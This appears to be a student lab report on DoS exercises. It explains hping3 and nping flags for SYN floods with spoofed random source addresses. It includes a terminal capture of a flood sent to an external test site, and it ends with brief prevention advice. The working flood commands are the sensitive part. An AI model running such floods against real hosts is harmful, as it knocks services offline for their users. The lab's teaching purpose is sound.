2022

DoS_DDos Attack using hping3 and nping with spoofed IP

Contents

EXERCISE#1 Using hping3 DoS, attack hping3testsite by sending 3500 SYN packets of data size 100 to port 80 with 256 TCP window size from a random address.

Command explained

1. Hping3 command used


2. sending number of packets = **-c <number of packets>**

3. size of the packets= **-d <size of the packets>**

4. port number = **-p <port number>**

5. source = **--rand-source**

6. Window size= **-w <size of the window>**




EXERCISE#2 Using nping TCP connect flood DoS, attack hping3testsite by sending TCP packets 1,000 times at 5,000 packets/second.

Command explained

1. nping3 command used

2. sending number of packets = **-c <number of packets>**

3. rate of packets= **-rate=<rate of packets>**




EXERCISE#3 Using hping3 DoS, attack hping3testsite with SYN packets from a random source. Send packets as fast as possible from spoofed IP, without taking care to show incoming replies.


Command explained

1. Hping3 command used

2. flood packets without reply = **“--flood”**


3. flood packets from random source= **“ - - rand-source”**




qterminal
01:24 AM
Trash
File System
Home
root@kali: /home/gaganpreetsinghl810468a
File Actions Edit View Help
(root kali)-[/home/gaganpreetsinghl810468a]
hping3 -S --flood -V --rand-source www.hping3testsite.com
using eth0, addr: 10.0.2.15, MTU: 1500
HPING www.hping3testsite.com (eth0 103.224.182.253): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
^C
--- www.hping3testsite.com hping statistic ---
72494 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(root kali)-[/home/gaganpreetsinghl810468a]
#
Steam
drive test
Right Ctrl
ENG
IN
1:24 AM
2/11/2022

EXERCISE#4 Using hping3 Simple Syn flood DoS, attack hping3testsite. Send packets as fast as possible from spoofed IP, without taking care to show incoming replies.

1. Hping3 command used
2. flood packets without reply = **“--flood”**
3. flood packets from random source= **“ - - rand-source”**
4. verbose mode **= -V**
5. Set syn flag= **-S**



EXERCISE#5 Using hping3 DoS, attack hping3testsite by sending 500 SYN packets size 50 to port 21 with 128 TCP window size from a random address. Send packets as fast as possible from spoofed IP, without taking care to show incoming replies.

1. Hping3 command used

2. flood packets without reply = **"--flood"**


3. flood packets from random source= **" - - rand-source"**

4. sending number of packets = **-c <number of packets>**

5. size of the packets= **-d <size of the packets>**

6. port number = **-p <port number>**

7. Window size= **-w <size of the window>**



EXERCISE#6 How do you think can hping3 DoS attack be prevented?

Below are the ways we can prevent Hping3 Dos attack:

- Hping3 DoS attack can be prevented with having a proper and modern firewall.
- Another way to prevent hping3 DoS attacks is having latest Linux kernels which have built in SYN flood protection